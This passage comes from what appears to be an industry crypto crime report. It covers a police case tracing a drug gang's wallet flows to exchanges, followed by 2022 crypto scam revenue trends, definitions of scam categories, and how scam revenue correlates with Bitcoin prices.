
As we see below, the suspect sent funds to several exchanges from the larger wallet one transaction away from the original, presumably to convert his cryptocurrency into cash.



Similarly, the suspect's largest wallet had sent funds via intermediary personal wallets to two highly active exchange deposit addresses, both of which held millions of dollars' worth of cryptocurrency. Those deposit addresses may also belong to the original suspect, or could have belonged to other criminal associates. While that information wasn't immediately apparent, police could leverage it to subpoena the exchanges in question for more information on who controlled those deposit addresses.




Another highly active exchange deposit address to which the suspect sent funds had a balance of over \$6 million. Supporting intelligence indicated that this address had received considerable funds from individuals based in Spain, suggesting that drugs were being exported from that region to the UK. This information provided opportunities for further investigation.




In addition to these findings, the MET was able to locate the organized crime group's current assets and calculate its realizable benefit figure — found to be over £600,000 — which resulted in confiscation orders for each defendant after they had been convicted of conspiracy to supply Class A, B and C drugs.

# Scams



# Crypto Scam Revenue Dropped 46% in 2022, While Blockchain Analysis Finds Links Between What Appear to be Distinct Scams


While scams remain the largest form of cryptocurrency-based crime (that is, if we ignore transactions associated with OFAC-sanctioned entities, which can be criminal or not depending on jurisdiction), crypto scam revenue fell significantly in 2022, from \$10.9 billion the year prior to just \$5.9 billion.




As we'll explore below, we attribute most of this decline to market conditions, as scam performance tends to worsen when cryptocurrency prices are in decline. However, some crypto scam types are growing despite the ongoing bear market. We must also add that our numbers are a lower-bound estimate. As with all forms of crypto crime, our estimates of the true amount lost to fraudsters will grow as we identify more addresses associated with scams. Underreporting exacerbates this problem, particularly in the case of so-called "pig butchering" scams, which we know to be a [growing issue](#). In addition to scamming trends, we'll look at how some investigators on the cutting edge are using blockchain analysis to combat pig butchering scams, and also share data that points to the interconnected nature of the crypto scam ecosystem.

## 2022 crypto scam activity summarized

While scam revenue dropped overall, we still saw a number of highly successful scams, the top being Hyperverse, which pulled in nearly \$1.3 billion in revenue.



All ten of 2022's top scams were investment scams, which as a category dominated overall scam revenue last year. However, that doesn't mean we can ignore other types of scams. Despite having lower overall revenue as a category, romance scams appear to have been the most destructive on a revenue-per-victim basis.




### A guide to the scam categories we track:

- **Giveaway scams** are scams in which fraudsters solicit victims to send them cryptocurrency, promising to send them more in return. Giveaway scammers often impersonate celebrities to lend credence to the promise.
- **Impersonation scams** are scams in which fraudsters pretend to be someone in a position of authority or expertise — for instance, an IRS or Social Security representative — and tell victims they must send in cryptocurrency to correct some kind of problem or avoid getting in trouble.
- **Investment scams** are scams in which fraudsters promote a fake investment company promising outsized returns.
- **NFT scams** are scams in which fraudsters trick victims into buying fake NFTs designed to resemble more notable collections.
- **Romance scams** are scams in which the fraudster pretends to build a romantic relationship with the victim in order to convince or guilt them into sending them money. Romance scams can also include “pig butchering scams,” which blend elements of romance scams and investment scams.

Romance scams took an average victim deposit of almost \$16,000, nearly triple the next-closest category. It's also important to remember that underreporting by victims is likely more prevalent in romance scams due to their uniquely personal nature, so their total revenue and overall reach is probably higher than one would think based strictly on on-chain data.


### Crypto scams and market dynamics

Cryptocurrency scam revenue began the year trending upwards, but plummeted in early May – the same time the bear market set in following the [collapse of TerraLuna](#) – and then declined steadily throughout the rest of the year.




This fits with trends we've [previously observed](#) on how wider trends in crypto markets affect scamming. Generally speaking, scams take in less revenue from victims at times when crypto asset prices are declining. We can see this clearly on the graph below, which tracks scam revenue against the price of Bitcoin throughout 2022.







Scam revenue throughout the year tracks almost perfectly with Bitcoin’s price, consistently maintaining a three-week lag between price moves and changes in revenue. However, not every distinct type of scam follows this pattern — some types of scams see revenue changes increase as crypto asset prices decrease.



For instance, unlike other kinds of scams, romance and giveaway scams don't show a positive correlation with Bitcoin's price (we use Bitcoin here because it's the biggest cryptocurrency by market cap and its price movements are generally correlated with those of other crypto assets). Investment scams, which also happen to get by far the most revenue of any other scam type, are one of the most correlated with Bitcoin's price. The reason for the difference likely lies in how the scams are pitched to victims. Investment scams typically promise users outsized investment returns, often based on an algorithmic, "can't lose" trading strategy. That pitch is probably more likely to succeed when the asset prices are growing, and the news is filled with stories of crypto investors striking it rich. Romance scams, on the other hand, are more about building a personal relationship with the victim, and the scammer convincing them that they care about the victim and need their help. That kind of emotional pitch is probably equally effective regardless of trends in the wider market, because the victim's primary goal isn't to get rich quick, but rather to help someone they believe to be a potential romantic partner. In fact, scammers may even pivot to romance scams versus investment scams in times of declining asset prices for those very reasons, which would intensify this trend further. Because of this, romance scams and other scam types whose performance doesn't track with Bitcoin price followed different revenue patterns throughout the year compared to investment scams.



